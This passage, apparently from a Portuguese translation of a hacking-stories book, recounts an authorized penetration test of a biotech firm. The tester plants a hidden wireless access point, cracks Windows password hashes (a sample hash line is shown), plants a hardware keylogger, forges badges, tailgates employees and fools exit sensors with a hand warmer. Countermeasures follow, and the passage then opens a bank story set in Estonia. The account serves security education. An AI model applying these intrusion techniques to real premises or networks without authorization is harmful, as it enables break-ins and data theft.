Faz sentido toda empresa preocupar-se com sua vulnerabilidade — como protege sua propriedade intelectual, como se protege contra a falta de credibilidade decorrente, inevitavelmente, de uma invasão bastante divulgada na mídia, como resguarda seus funcionários contra invasores eletrônicos que querem olhar suas informações pessoais.

Algumas empresas são motivadas por razões até mais séria, como não entrar em conflito com agencias governamentais, o que poderia significar a perda de um contrato importante ou causar um atraso crucial num projeto de pesquisa. Qualquer empresa que tenha um contrato com o Departamento de Defesa se enquadra nessa categoria, como também qualquer empresa envolvida cm pesquisa sigilosa de biotecnologia ou que esteja sendo fiscalizada pela Food and Drug Administration — categoria em que se incluía a nova cliente da Callisma, Com produtos químicos perigosos e laboratórios onde os cientistas conduziam pesquisas sobre as quais os hackers contratados não tinham o menor interesse, essa missão seria desafiadora.

Na reunião inicial com a Biotech, a equipe da Callisma percebeu que a empresa queria que fossem simulados todos os ataques possíveis de serem feitos por um adversário verdadeiro» simples ou complexos, engenharia social e invasões físicas. Os executivos de TI da empresa, como freqüentemente *é* o caso, estavam certos de que os realizadores do pen test veriam todos os seus esforços darem em nada. Então, a Biotech estabeleceu suas regras: só seriam aceitas sólidas evidências documentais.

Um processo 'parar e desistir' foi estabelecido para o teste. Às vezes isso pode ser tão simples quanto uma palavra-código previamente combinada vinda de qualquer funcionário designado para deter um ataque que esteja afetando negativamente o trabalho da empresa. A empresa também deu orientações relativas à condução de informações comprometedoras — como seriam resguardadas, quando seriam repassadas c para quem.

Uma vez que o pen test oferece a possibilidade de contextos que podem interferir no trabalho da empresa, várias situações hipotéticas também devem ser previstas. Quem na hierarquia de comando será avisado caso haja interferência em um trabalho? Exatamente que partes do sistema podem ser comprometidas e como? E como os realizadores do teste sabem *até* que ponto um ataque pode ser executado antes de ocorrerem danos irreparáveis ou perdas na empresa?

Os clientes freqüentemente solicitam apenas um pen test que envolva um ataque técnico e ignoram outras ameaças que podem deixar a empresa ainda mais vulnerável. Dustin Dykes explica:

> **Independentemente do que eles dizem, eu sei que o objetivo básico é identificar pontos fracos de seu sistema, mas de modo geral eles estão vulneráveis de outras maneiras. Um verdadeiro atacante seguirá o caminho de menor resistência, o link mais fraco na cadela de segurança. Como água correndo pela montanha, o atacante vai seguir o método mais tranqüilo, o que é mais comum entre as pessoas.**

Os ataques de engenharia social, Dustin aconselha» devem sempre fazer paire do pen test de uma empresa. (Para saber mais sobre engenharia social, ver o Capítulo 10.)

Mas de ficaria contente de pular outra parte do teste. Se não precisar tentar entrar no edifício, não fará isso. Para ele, esse *é* o último recurso, mesmo portando seu cartão de passe livre da prisão. "Se alguma coisa der errado, provavelmente será quando estiver tentando entrar num edifício sem ser notado pelos seguranças ou por algum funcionário desconfiado."

Finalmente, a equipe de pen test também precisa saber qual é o Santo Graal. Nesse jogo muito arriscado de investigação eletrônica, *é* vital saber isso. Para a indústria farmacêutica, o Santo Graal eram seus registros financeiros, seus clientes, seus fornecedores, seus processos de manufatura e seus arquivos sobre projetos de P&D.

Planejando

O plano de Dustin para o teste exigia que ele começasse com o chamado 'running silent'. ou seja, funcionando silenciosamente: manter pouca visibilidade e se tornar, pouco a pouco, cada vez mais visível, até que alguém acabasse notando e levantasse a bandeira. Essa abordagem nasce da filosofia de Dustin sobre projetos pen test, aos quais ele se refere como *trabalho em equipe.*

> **O que tento realizar nos trabalhos em equipe provém da postura defensiva que vejo as empresas assumindo. Eles pensam: "Vamos assumir o modo de pensar do atacante. Como nos defenderíamos contra ele?". Isso já é um golpe contra eles, que não sabem como vão agir ou reagir, a menos que tenham consciência do que é importante para si.**

Concordo. Como Sun Tzu escreveu: "Conhece teu inimigo e a ti mesmo, e serás vitorioso". Todos os pen tests completos — quando o cliente concorda — usam os mesmos tipos de ataque descritos neste capítulo.

> **Identificamos quatro áreas em nossa metodologia: entrada técnica na rede, que trata em grande parte do que falamos; engenharia social, [que para nos também inclui] escutar secretamente e o surfe de ombro; 'virar latas', e também a entrada física. Então, essas são as quatro áreas.**

{Surfe de ombro é uma expressão interessante usada para se referir à observação clandestina da senha de um funcionário no momento em que ele a digita. Um atacante hábil nessa arte aprendeu a observar os dedos com cuidado suficiente para saber o que a pessoa digitou, mesmo fingindo não estar prestando atenção.)

Ataque!

No primeiro dia, Dustin entrou no saguão da Biotech. À direita da guarita havia um banheiro e o refeitório da empresa, ambos acessíveis aos visitantes. Do outro lado da guarita estava a mesma sala de conferência onde a equipe de Dustin tinha se reunido para seu primeiro encontro com os executivos da Biotech. O guarda estava posicionado no centro para vigiar o acesso a entradas seguras, mas a sala

de conferência estava completamente fora da visão dele. Qualquer um podia entrar lá sem ser questionado. E foi exatamente isso que Dustin e seu colega de equipe fizeram. E então eles tiveram muito tempo para olhar à vontade o local. Afinal, ninguém nem sabia que eles escavam lá.

Eles descobriram uma tomada de rede ativa, presumivelmente instalada para a comodidade do pessoal da empresa que quisesse acessar a rede corporativa durante reuniões. Ligando o cabo Ethernet de seu laptop na tomada, Dustin logo descobriu o que esperava: obteve acesso à rede de trás do firewall da empresa, o que era um convite aberto para entrar no sistema da empresa.

Em uma cena que deveria ter como trilha sonora a do filme *Missão impossível*, Dustin ajustou na parede um pequeno dispositivo de acesso sem fio (como o da Figura 6.1) e o plugou na tomada. O dispositivo permitiria que o pessoal de Dustin penetrasse na rede da Biotech de computadores de um carro ou de uma van estacionada perto, mas fora da empresa. Transmissões de um dispositivo com 'ponto de acesso sem fio' (WAP) podem alcançar distâncias de até cem metros. O uso de uma amena direcional high-gain permite conectar-se ao WAP escondido de uma distância ainda maior.

Dustin gosta de unidades de acesso sem fio que operam em canais europeus, as quais dão à sua equipe pen uma vantagem decisiva, uma vez que é muito mais difícil detectar as freqüências. Além disso, o dispositivo "não se parece com um ponto de acesso sem fio, por isso não chama a atenção das pessoas. Eu o deixei lá durante um mês sem que ninguém o notasse nem o desativasse".

Quando instala uma dessas unidades, Dustin também coloca um cartão que parece oficial com um aviso dizendo: "Propriedade do Serviço de Segurança de Informações, Não remova".

Com a temperatura a sete graus negativos, nem Dustin nem seus colegas de equipe, agora usando jeans e camisa pólo para combinar com a imagem da Biotech, queriam que seus traseiros congelassem sentados num carro parado no estacionamento. Então, eles gostaram da oferta feita pela Biotech de usarem uma pequena sala em uma área sem segurança de um edifício próximo. Não era nada bonita, mas era aquecida e no alcance do dispositivo sem fio. Eles estavam conectados — para a empresa, conectados até demais.

Quando a equipe começou a explorar a rede da Biotech, a tentativa inicial de reconhecimento localizou aproximadamente quarenta máquinas que executavam Windows que tinham uma conta administrativa sem senha, ou com uma *senha de senha*. Em outras palavras, eles não dispunham de segurança nenhuma, o que, infelizmente, como foi notado em histórias anteriores, é o caso de redes corporativas: elas se concentram nos controles de segurança do perímetro para manter os caras perigosos do lado de fora, mas deixam os hosts do lado de dentro vulneráveis a ataques. Um atacante que encontra uma maneira de penetrar ou de contornar um firewall está em casa.

Depois de comprometer uma daquelas máquinas, Dustin extraiu todos os hashes de senha de todas as contas e fez esse arquivo passar pelo programa 10phtCrack.




Figura 6.1: Dispositivo sem fio do tipo usado no ataque.

10phtCrack em funcionamento

Numa máquina Windows, senhas de usuários são armazenadas de forma criptografada (um 'hash') em uma área chamada Security Accounts Manager (SAM). As senhas não são apenas criptografadas, mas isso é feito de um modo ininteligível, conhecido como 'one-way hash', o que significa que o algoritmo criptografado converte a senha de texto em sua forma criptografada, mas não pode converter a forma criptografada em texto novamente.

O sistema operacional Windows armazena duas versões do hash no SAM. Uma delas, o 'LAN Manager hash', ou LANMAN, é uma versão antiga, um legado dos dias pré-NT. O LAN MAN hash *i* computado da versão com caracteres maiúsculos da senha do usuário e dividido em duas metades de sete caracteres cada. Devido às suas propriedades, esse tipo de hash e muito mais fácil de violar que seu sucessor, o NT LAN Manager (NTLM), que, entre outras características, não converte a senha para caracteres maiúsculos.

Como ilustração, vê-se a seguir um hash real de um administrador de sistema de uma empresa cujo nome não vou revelar;

Administrator:500:AA33FDF289D20A799FB3AF221F3220DC:0ABC818FE0
5A120233838B9131F36BB1:::

A seção entre dois pontos, que começa com 'AA33' e termina com '20de', *é* o hash LANMAN. A seção de 'OABC' a '6BB1' *é* o hash NTLM. Ambos têm 32 caracteres e representam a mesma senha, mas o primeiro *é* muito mais fácil de violar e de recuperar a senha de texto.

Uma vez que a maioria dos usuários escolhe uma senha que *é* um nome ou uma simples palavra de dicionário, um atacante geralmente começa instalando 10phtCrack (ou o programa que está usando) para efetuar um 'ataque de dicionário' — testando cada palavra do dicionário para descobrir se alguma *é* a senha do usuário. Se o programa não tiver sucesso com o ataque do dicionário, o atacante então começará um 'ataque força-bruta', em que o programa tenta toda combinação possível (por exemplo, AAA, AAB, AAC ... ABA, ABB, ABC, e assim por diante) e então verifica combinações que incluem letras maiúsculas, minúsculas, numerais e símbolos.

Um programa eficiente como o 10phtCrack pode violar senhas simples, diretas (do tipo que talvez 90 por cento da população use) em segundos. O tipo mais complicado pode levar horas ou dias, mas quase todas as senhas de conta acabam sucumbindo.

Acesso

Dustin logo violou a maioria das senhas.

Tentei entrar no controlador primário de domínio com a senha [do administrador] e funcionou. Eles usaram na máquina local a mesma senha que usaram na conta de domínio. Agora eu tenho direitos de administrador sobre o domínio inteiro.

Um controlador primário de domínio (PDC) mantém o banco de dados master de contas de usuários de domínio. Quando um usuário entra no domínio, o PDC autentica a solicitação de

conexão com a informação armazenada no banco de dados do PDC. Esse banco de dados master de contas também e copiado para o de backup do controlador de domínio (BDC) como precaução, caso o PDC caia. Essa arquitetura têm sido substancialmente mudada com o lançamento do Windows 2000. As versões mais recentes do Windows usam o que *é* chamado *Active Directory,* mas. por compatibilidade com as versões mais antigas, há pelo menos um sistema que atua como PDC para o domínio.

Ele tinha as chaves do reino da Biotech e conseguiu acesso a vários documentos internos rotulados como 'confidencial' ou 'apenas para uso interno'. Trabalhando intensamente, Dustin levou horas reunindo informações sigilosas de arquivos de segurança altamente confidenciais sobre drogas, que contem informações detalhadas sobre possíveis efeitos prejudiciais causados pelos produtos farmacêuticos que a empresa estava estudando. Em virtude da natureza do negócio da Biotech, o acesso a essas informações é controlado estritamente pela Food and Drug Administration, e o sucesso do pen test precisaria estar sujeito a um relatório formal para aquela agência.

Dustin também obteve acesso ao banco de dados do funcionário, descobrindo nome completo, conta de e-mail, número de telefone, departamento, posição e assim por diante. Usando essas informações. conseguiu selecionar um alvo para a próxima fase de seu ataque, A pessoa que ele escolheu era um administrador de sistemas da empresa responsável pela supervisão do pen test. "Embora eu já tivesse muita informação sigilosa, queria mostrar que havia vários vetores de ataque", o que significa mais do que uma maneira de comprometer informações.

A equipe da Callisma percebeu que, se você quer entrar numa área segura, não há modo melhor do que se misturar a um grupo de funcionários falantes que voltam do almoço. Nos períodos da manhã e da noite, as pessoas podem estar cansadas e irritadas, mas depois do almoço elas tendem a estar menos vigilantes, talvez se sentindo um pouco desanimadas enquanto seu sistema digestório digere a refeição. A conversa é amigável, e a camaradagem é repleta de pistas que fluem livremente* A artimanha predileta de Dustin é notar quando alguém está se preparando para sair do refeitório. Ele se adianta ao alvo, segura a porta para a pessoa e então a segue. Nove entre dez vezes — embora isso conduza a uma área de segurança — o alvo age reciprocamente, segurando gentilmente a porta para ele. E ele está lá dentro, sem suar.

Alarmado

Depois de selecionado o alvo, a equipe precisava imaginar um modo de entrar fisicamente na área de segurança, de maneira que pudesse conectar um *keystroke logger* ao computador do alvo — um dispositivo que gravaria toda tecla digitada no teclado, mesmo aquelas digitadas num startup, antes de um sistema operacional ser carregado. Na máquina de um administrador de sistema. isso provavelmente interceptaria senhas de vários sistemas na rede. Poderia também significar que aqueles que realizam o pen test partilhariam secretamente mensagens sobre qualquer esforço para detectar suas façanhas.

Dustin estava determinado a não arriscar ser pego nessa operação. Era necessário fazer uma pequena engenharia social. Com livre acesso ao lobby e ao refeitório, ele deu uma boa olhada nos crachás dos funcionários e falsificou um para si. O logo não era problema — ele simplesmente o copiou do site Web da empresa. E, com certeza, ele não iria passar por um exame detalhado.

Um conjunto de escritórios da Biotech estava localizado num edifício próximo, uma instalação compartilhada com escritórios alugados para várias empresas diferentes. O saguão de entrada tinha um guarda, inclusive à noite e nos fins de semana, e um leitor de cartão que destravava a porta do saguão quando um funcionário passava um crachá com a codificação eletrônica correta.

> **Vou lá no fim de semana, começo a passar o crachá falso que fiz. Estou passando o crachá pela leitora eletrônica e evidentemente não funciona. O segurança vem, abre a porta e sorri. Eu sorrio e passo facilmente por ele.**

Sem trocar uma palavra, Dustin passou pelo guarda e entrou na área de segurança. Mas os escritórios da Biotech ainda estavam seguros atrás de outra leitora. Não havia movimento nenhum no edifício no fim de semana.

> **Não há ninguém no fim de semana para eu poder entrar junto. Então, tentando encontrar um meto alternativo de entrar, subo uma escada protegida por vidro até o segundo piso e tento abrir a porta para ver se ela abre ou não. Eu a abro, não é necessário o crachá.**
> **Mas os alarmes estão disparando por toda parte. Aparentemente, estou entrando no que é uma saída, no caso de incêndio. Entro, a porta bate atrás de mim. Do lado de dentro há uma placa: "Não abra, o alarme soará". Meu coração bate a 150 por minuto.**

O fantasma

Dustin sabia exatamente aonde queria ir. O banco de dados do funcionário que a equipe tinha comprometido indicava o lugar onde ficava cada um deles. Com o alarme ainda tocando, ele foi para a baia-alvo.

Um atacante pode capturar as teclas digitadas em um computador instalando um software que grava cada tecla digitada e periodicamente envia os dados por e-mail a um endereço específico. Mas, determinado a mostrar ao cliente que eles eram vulneráveis e poderiam ser invadidos de diversas maneiras, Dustin queria usar um meio físico para fazer a mesma coisa.

O dispositivo que ele escolheu para *esse* propósito foi o Keyghost (ver Figura 6.2). Trata-se de um objeto aparentemente inocente que se conecta entre o teclado e o computador e, devido ao seu tamanho pequeno, *é* praticamente garantido que passe despercebido. Um modelo pode guardar meio milhão de teclas digitadas, o que para o usuário de computador típico representa semanas de




Figura 6.2: O logger de teclas Keyghost.

digitação. (Há uma desvantagem, no entanto. O atacante precisa voltar ao local quando for hora de recuperar o logger e ler os dados.)

Dustin levou somente segundos para puxar o cabo do teclado do computador, conectar o Keyghost e reconectar o cabo. Ele pensava fazer tudo rapidamente porque "estou supondo que o volume do alarme aumente, o tempo está se esgotando, minhas mãos estão ligeiramente trêmulas. Vão me pegar. Eu sei que não vai acontecer nada de mau comigo porque tenho o cartão 'passe livre da prisão', mas mesmo assim a adrenalina é grande, sem dúvida".

Assim que o Keyghost foi instalado, Dustin saiu pela escada principal, que o levava para perto da guarita. Utilizando outra dose de engenharia social, ele enfrentou o problema corajosamente.

> **Eu sai propositadamente pela porta que estava ao lado do segurança. Em vez de tentar evitá-lo ao sair, fui direto até [o guarda] . Disse: "Puxa, sinto muito por ter disparado o alarme, fui eu. Eu nunca entro neste edifício, não pensei que isso ia acontecer, quero realmente me desculpar". E o guarda disse: "Ah, não têm problema". Então ele pegou o telefone. imagino que tenha ligado para alguém quando o alarme disparou e agora estava ligando para dizer: "Alarme falso, tudo bem". Não fiquei por perto para ouvir.**

Sem questionamentos

O pen test estava chegando ao fim, Os executivos de segurança da empresa estavam superconfiantes em que os realizadores não conseguiriam penetrar na rede nem ganhar acesso físico não autorizado aos edifícios; no entanto, nenhum membro da equipe tinha sido questionado. Dustin foi aumentando devagar o 'nível de ruído', tornando sua presença cada vez mais evidente. Ainda nada.

Curiosos por saber até onde podiam se safar, vários membros da equipe conseguiram acesso às dependências da empresa fazendo *tailgating* (entrando junto com outros funcionários), levando uma enorme antena, uma geringonça, na cara de todos, que exigia um verdadeiro esforço para carregar. Alguns funcionários certamente notariam *esse* dispositivo bizarro, `iriam` querer saber o que era e botariam a boca no mundo. Então, sem crachás, a equipe perambulou primeiro por um dos edifícios seguros da Biotech e depois pelos outros, por três horas. Ninguém lhes dirigiu uma única palavra. Ninguém fez uma única pergunta como: "O que é isso?". A reação mais forte veio de um segurança que passou por eles num corredor, olhou-os de maneira estranha e continuou andando sem dar maiores atenções ao caso.

A equipe da Callisma concluiu que, como na maioria das organizações, qualquer um viria da rua, carregaria seu equipamento, andaria pelos edifícios e nunca seria parado nem para dar explicações, nem para mostrar autorização. Dustin e seus colegas de equipe chegaram a extremos sem serem questionados.

O truque do aquecedor de mão

A *solicitação de saída* (REX, do inglês Request to Exit) é um recurso comum em várias dependências de empresas como a Biotech. Dentro de uma área de segurança, como o laboratório de

pesquisa, quando alguém se aproxima de uma porta para sair, o corpo dispara um sensor de calor ou movimento que libera a trava e impede a saída da pessoa; se estiver carregando, digamos, um suporte para tubos de ensaio ou empurrando um carrinho cheio, não *é* necessário parar e manusear desajeitadamente um dispositivo de segurança para que a porta se abra. de fora da sala, para entrar, você deve passar um crachá autorizado pelo leitor de cartão ou pressionar um código de segurança num teclado.

Dustin notou que inúmeras portas com esse dispositivo na Biotech tinham uma abertura embaixo. Ele queria saber se poderia obter acesso enganando o sensor; se, do lado de tora da porta, ele pudesse simular o calor ou o movimento de um corpo humano no lado de dentro da sala, talvez conseguisse abrir a porta.

> **Eu comprei alguns aquecedores de mão, daquele tipo que você compra em qualquer loja de suprimentos. Normalmente, você os coloca nos bolsos para manter as mãos aquecidas. Eu deixo um ficar aquecido, então o engancho num arame duro, que passo por baixo da porta, e começo a levantá-lo até o sensor, movendo-o para a frente e para trás. Certamente, enganou a trava.**

Outra medida de segurança considerada normal tinha acabado de falhar.

No passado, fiz uma coisa parecida. O truque com o ripo de dispositivo de controle de acesso que detecta movimento em vez de calor consiste em empurrar um balão sob a porta, segurá-lo pela abertura, enchê-lo com hélio e amarrá-lo na poma com um barbante, deixando-o flutuar perto do sensor e manipulando-o. Do mesmo modo que o aquecedor de mão de Dustin, com um pouco de paciência o balão faria o truque.

Fim de teste

As luzes da Biotech estavam acesas, mas não havia ninguém presente. Embora os executivos de TI da empresa alegassem que estavam executando sistemas de detecção de invasão e mesmo produzissem várias licenças para a detecção de invasão baseada em host, Dustin acredita que os sistemas ou estavam desligados ou realmente não havia ninguém verificando os logs.

Com o projeto chegando ao fim, o Keyghost tinha de ser recuperado da mesa do administrador de sistema. Ele permaneceu no local por duas semanas sem ser notado. Como o dispositivo estava localizado em uma das áreas mais difíceis de se fazer tailgate, Dustin e um colega de equipe chegaram apressados do almoço e correram para pegar a porta e mantê-la aberta, como se estivessem sendo gentis, enquanto um funcionário passava. Finalmente, pela primeira e única vez, eles foram questionados. O funcionário perguntou se eles tinham crachás. Dustin pôs a mão na cintura e mostrou seu crachá falso, o que pareceu satisfizê-lo. Eles não pareciam com medo nem constrangidos, e o funcionário prosseguiu, permitindo-lhes entrar sem maiores questionamentos.

Depois de ter acesso à área de segurança, eles entraram na sala de conferência. Na parede havia um grande quadro branco com palavras familiares escritas nele. Dustin e seu colega perceberam que eles estavam na sala onde a Biotech fazia suas reuniões de TI de segurança, uma sala onde a empresa

sem dúvida não queria que eles estivessem. Naquele momento, o segurança entrou e pareceu chocado ao encontrá-los lá. Balançando a cabeça, perguntou o que eles estavam fazendo- Enquanto isso, outro pessoal da segurança da Biotech estava chegando à sala de reunião, inclusive o funcionário que eles tinham usado para tailgate na porta de entrada do edifício.

Ele nos viu e disse ao responsável: "Ah, eu gostaria que você soubesse que os interpelei ao entrarem". Ele na verdade estava orgulhoso por ter nos questionado. Constrangimento é o que ele deveria ter sentido, porque a única pergunta que fez não foi o suficiente para descobrir se podíamos estar lá.

O supervisor cuja mesa foi manipulada com o Keyghost também chegou para a reunião. Dustin aproveitou a oportunidade e foi até a baia dele para pegar seu hardware.

Olhando para trás

Em um momento, durante o teste, certos de que alguém iria notar, Dustin e a equipe tinham, corajosamente, escaneado toda a rede da empresa, de ponta a ponta. Não houve uma única resposta a esse procedimento invasivo. Apesar de comportamentos que Dustin descreve como 'gritos e berros', o pessoal do cliente nunca notou nenhum dos ataques. Nem mesmo os escaneamentos 'barulhentos' de rede para identificar qualquer sistema potencialmente vulnerável foram notados.

No fim, estávamos executando escaneamentos que ocupavam enorme espaço de banda larga da rede. Era quase como se estivéssemos dizendo: "Ei, peguem-nos!".

A equipe ficou surpresa ao saber o quanto a empresa parecia ser insensível, embora soubesse muito bem que aqueles que faziam os pen tests fariam de tudo para invadir.

No final do teste deveria haver sinos, assovios, gritos, berros e agitação. Nada! Nem uma única bandeira levantada.
Foi muito divertido, Foi o meu teste favorito.

Qualquer um que tenha curiosidade sobre a ética de um consultor de segurança, cujo trabalho exija adentrar lugares (tanto no sentido literal quanto no figurado) vedados a uma pessoa de fora, achará as técnicas de Mudge e Dustin Dykes esclarecedoras.

Enquanto Mudge usou apenas métodos técnicos no ataque que descreveu, Dustin usou engenharia social também. Mas ele não se sentia bem fazendo isso. Ele não ficava apreensivo com os aspectos técnicos do trabalho e admite ter aproveitado cada momento dele. Mas quando tinha de enganar as pessoas cara a cara, ele se sentia mal.

> **Eu estava tentando racionalizar por que isso acontece. Por que um me desmonta e o outro não causa nada? Talvez sejamos educados a não mentir para as pessoas, mas não nos ensinam ética de computador. Eu concordaria que geralmente há menos vergonha quando se engana uma máquina do que quando se engana um homem.**

Contudo, apesar de suas apreensões, ele sente a adrenalina correr em seu sangue sempre que apela para um leve truque de engenharia social.

Quanto a Mudge, acho fascinante que, embora ele tivesse escrito uma ferramenta muito usada para violar senhas, em outras áreas ele conta com métodos que fazem parte do arsenal dos hackers de toda parte.

Medidas preventivas

Mudge identificou uma regra-padrão de firewall que permitia a entrada de conexões de qualquer porta alta TCP ou UDP (acima de 1024) de qualquer pacote que tivesse uma porta fonte de 53, que *é* a porta para o DNS. Explorando essa configuração, ele conseguiu se comunicar com um serviço no computador-alvo que eventualmente lhe permitiu acesso a um mount automático, o que possibilitou que um usuário montasse remotamente um sistema de arquivos. Fazendo isso, ele conseguiu acesso ao sistema, explorando uma fraqueza no NFS (sistema de arquivo de rede), e teve à disposição informações sigilosas. A medida preventiva *é* rever cuidadosamente todas as regras de firewall para assegurar que sejam consistentes com a política de segurança da empresa. Durante esse processo, lembre-se de que qualquer um pode enganar facilmente uma porta fonte. Como tal, o firewall deveria ser configurado para permitir conectividade somente a serviços específicos quando baseia a regra no número da porta fonte.

Como foi mencionado em outra parte neste livro, *é* muito importante garantir que tanto os diretórios quanto os arquivos tenham permissões apropriadas.

Depois que Mudge e seus colegas foram bem-sucedidos no hack do sistema, eles instalaram programas sniffer para captar nomes e senhas de login. Uma medida preventiva efetiva seria usar programas baseados em protocolos criptográficos, como o ssh.

Muitas organizações terão políticas relativas a senhas ou outras credenciais de autenticação para acessar sistemas de computador, mas não têm nada em PBX ou sistemas de voicemail. Neste caso, a equipe 10pht violou facilmente várias senhas de voicemail pertencentes aos principais executivos da empresa, que estavam usando senhas-padrão típicas, como 1111, 1234, ou o número do ramal de telefone. A medida preventiva óbvia *é* exigir que sejam instaladas senhas razoavelmente seguras no sistema de voicemail. (Incentive os funcionários a não usar em seu pin ATM!*)

Para computadores com informações sigilosas, o método descrito neste capítulo para construir senhas por meio de caracteres especiais nao-impressos, criados com o Num Lock, <Alt> e o teclado numérico, *é* altamente recomendado.

Dustin conseguiu andar livremente pela sala de conferências da Biotech, pois ela estava localizada numa área pública. A sala tinha tomadas ativas de rede que se ligavam à rede interna da empresa.

* Tecnologia utilizada nas transações com cartão de crédito (N. da R. T.).

As empresas deveriam desativar essas tomadas de rede até que fossem necessárias ou separar a rede de modo que a rede interna não fosse acessível de áreas públicas. Outra possibilidade seria um sistema de autenticação front-end que exigisse um nome de conta válido e uma senha antes de permitir a comunicação.

Uma maneira de atenuar ataques de tailgating é modificar o que os psicólogos sociais chamam de *norma de educação.* Com treinamento adequado, o pessoal da empresa supera o desconforto que muitos de nos sentimos em questionar outra pessoa, como acontece freqüentemente quando se entra num edifício ou área de trabalho por uma entrada segura. Funcionários treinados de modo adequado saberão como questionar educadamente sobre o crachá quando se tornar evidente que a outra pessoa está tentando 'aproveitar a deixa' e entrar com eles. A regra simples deveria ser esta: pergunte e, se a pessoa não tiver crachá, informe ao segurança ou à recepcionista, mas não permita que estranhos o acompanhem, entrando na área de segurança.

Fabricar crachás de identificação falsos é uma técnica fácil demais para se entrar num edifício supostamente seguro sem ser parado. Mesmo os guardas de segurança com freqüência não observam um crachá o suficiente para dizerem se é verdadeiro ou falso. Isso seria mais difícil se a empresa estabelecesse (e obrigasse) uma política que solicitasse aos funcionários, colaboradores e temporários que guardassem seus crachás ao saírem do edifício, o que evitaria que os possíveis atacantes observassem seu design.

Todos nos sabemos que os seguranças não vão examinar com cuidado o crachá de identificação de cada funcionário (o que, afinal, seria quase impossível, mesmo para um guarda consciente, quando uma leva de pessoas passa por ele pela manhã e no final do dia). Então, outros métodos para se proteger contra a entrada indesejável de um atacante precisam ser adotados. Instalar leitoras eletrônicas de crachás oferece muito mais proteção. Mas, além disso, os seguranças devem ser treinados a questionar detalhadamente qualquer um cujo crachá não seja reconhecido pela leitora, uma vez que, como foi sugerido na história, o problema pode não ser uma pequena falha do sistema, mas um atacante tentando entrar no prédio.

Embora a conscientização do treinamento de segurança esteja se tornando muito mais comum em todas as empresas, quase sempre ele é insuficiente. Mesmo empresas com um programa efetivo freqüentemente ignoram a necessidade de treinamento especializado para os gerentes, a fim de que eles sejam conscientizados para assegurar que seus subordinados sigam os procede-mentos prescritos. As empresas que ainda não treinam todos os funcionários na área de segurança têm uma segurança fraca.

O resultado

E rara a oportunidade de os leitores conhecerem melhor o pensamento e as táticas de alguém que contribuiu significativamente para o arsenal de ferramentas do hacker. Mudge e 10phtCrack fazem parte dos livros de história.

Na opinião de Dustin Dykes, da Callisma, as empresas que pedem um pen test freqüentemente tomam decisões que vão contra seus melhores interesses. Você nunca saberá o quanto sua empresa é verdadeiramente vulnerável até que autorize um teste completo, sem proibições, irrestrito, que permita engenharia social e entrada física, bem como ataques baseados em conhecimentos técnicos.

É claro que seu banco é seguro — certo?

Se você tenta tornar seus sistemas invioláveis, há sempre alguém mais tolo ainda que é mais inventivo que você.

Juhan

Mesmo que as outras organizações não possam ser comparadas em suas práticas de segurança para barrar a porta aos hackers, pelo menos gostaríamos de pensar que nosso dinheiro está seguro, que ninguém é capaz de obter nossas informações financeiras ou, ainda, o maior dos pesadelos, de entrar em nossas contas bancárias e emitir comandos que transfiram nosso dinheiro para os bolsos deles.

A má notícia é que a segurança em muitos bancos e instituições financeiras não *é* tão boa quanto as pessoas responsáveis por eles imaginam que seja. As histórias a seguir ilustram isso.

Na distante Estônia

Esta história mostra que às vezes até um sujeito que não e hacker pode ser bem-sucedido num hack de banco. Essa não *é* uma boa notícia para os bancos, nem para qualquer um de nos.

Eu nunca visitei a Estônia e talvez nunca vá para lá. O nome evoca imagens de castelos antigos cercados por florestas sombrias e camponeses supersticiosos — o tipo de lugar por onde um estranho não quer andar sem um amplo arsenal de estacas de madeira e balas de prata. Esse estereótipo (reforçado pelas fitas de horror grosseiras de baixo orçamento filmadas nos bosques, vilarejos e castelos do Leste Europeu) revela-se mais do que simplesmente impreciso.

Os fatos são bem diferentes. A Estônia *é* muito mais moderna do que eu descrevi, como aprendi com um hacker chamado Juhan, que mora lá. Juhan, de 23 anos, mora sozinho em um espaçoso

apartamento de quatro dormitórios, no coração da cidade, com "um pé-direito realmente alto e muita cor" .

A Estônia, aprendi, *é* um pequeno país com cerca de 1,3 milhão de pessoas (ou aproximada-mente a população da cidade da Filadélfia), situado entre a Rússia e o golfo da Finlândia. A capital, Tallinn, ainda *é* marcada por edifícios de apartamentos de concreto e monumentos cinzentos, que foram uma tentativa do antigo império soviético de abrigar seus colaboradores de maneira economicamente viável,

Juhan reclamou: "Às vezes, quando as pessoas querem saber sobre a Estônia, elas fazem perguntas como: 'Vocês têm médicos? Vocês têm universidade?' Mas o fato *é* que a Estônia está se unindo à União Européia em primeiro de maio [2004]". Muitos estonianos, diz ele, estão trabalhando para um dia poderem sair de seu apartamento da era soviética, apertado, e se mudar para uma pequena casa própria, num subúrbio tranqüilo. E sonham em poder "dirigir um importado confiável". De fato, muitas pessoas já têm carros e um número cada vez maior está adquirindo casa própria, "então, está melhorando a cada ano". E tecnologicamente, também, o país não está defasado, como Juhan explicou:

> **A Estônia, já no início da década de 1990, começou a implementar a infra-estrutura de serviços bancários eletrônicos, caixas eletrônicos e serviço de banco pela Internet. É muito moderna. Na verdade, *as* empresas estonianas fornecem tecnologia de computador e serviços a outros países da Europa.**

Você poderia pensar que isso descreveria o paraíso de um hacker: grande uso da Internet e provavelmente atraso quando o assunto *é* segurança. Não *é* bem assim, de acordo com Juhan:

> **No que diz respeito à segurança na Internet, em geral esse é um bom lugar, porque o país e as comunidades são multo pequenos. Ê, na realidade, bem conveniente para os provedores de serviços implementarem tecnologias. E, se levarmos em conta o setor financeiro, acho que o fato de a Estônia nunca ter tido uma infra-estrutura de cheques de banco — os cheques usados para pagar multas faturas nas lojas — provoca nos norte-americanos essa idéia de atraso.**

Poucos estonianos vão a um banco, diz ele. "A maioria das pessoas tem conta corrente, mas não sabe como é um talão de cheques." Não porque não entendam de assuntos financeiros, mas porque, nessa área, pelo menos, eles estão à frente, como Juhan explica:

